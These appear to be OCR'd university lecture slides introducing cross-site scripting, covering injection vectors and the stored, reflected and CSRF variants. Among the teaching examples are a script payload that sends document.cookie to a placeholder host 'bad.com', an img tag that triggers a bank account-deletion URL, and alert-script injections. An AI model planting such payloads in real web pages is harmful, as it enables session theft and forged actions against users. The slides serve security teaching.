XSS
Cross Site Scripting

João Paulo Barraca
<jpbarraca@ua.pt>

XSS

- Injection of client side scripts in web pages
- Inherent to how HTML works
  - Not a “bug” of .NET, Python, etc..
- Has several variants
  - Stored XSS
  - Reflected XSS
  - Cross Site Request Forgery

XSS

Correct usage:

<img src='img.png'></img>

Not so correct usage:

<img src='img.png'><script>alert("hi");</script></img>

XSS

<img src="<script>window.open('http://bad.com/reg.php?'+document.cookie)</script>"></img>

Could it open a Window and send current cookie to bad.com?

XSS: Injection Vectors

- Any non parsed text!

Hi there<script>alert('hehe')</script>


- Media tags: img, video, canvas

<img src="http://bank.com/delete_account.php"></img>


URLs:

http://foo.bar/index.php?search=<script>alert('hi')</script>

Stored XSS


1) Store malicious Script
2) Get Page (with malicious script)
3) Execute malicious Script
Web Server

Reflected XSS



Cross Site Request Forgery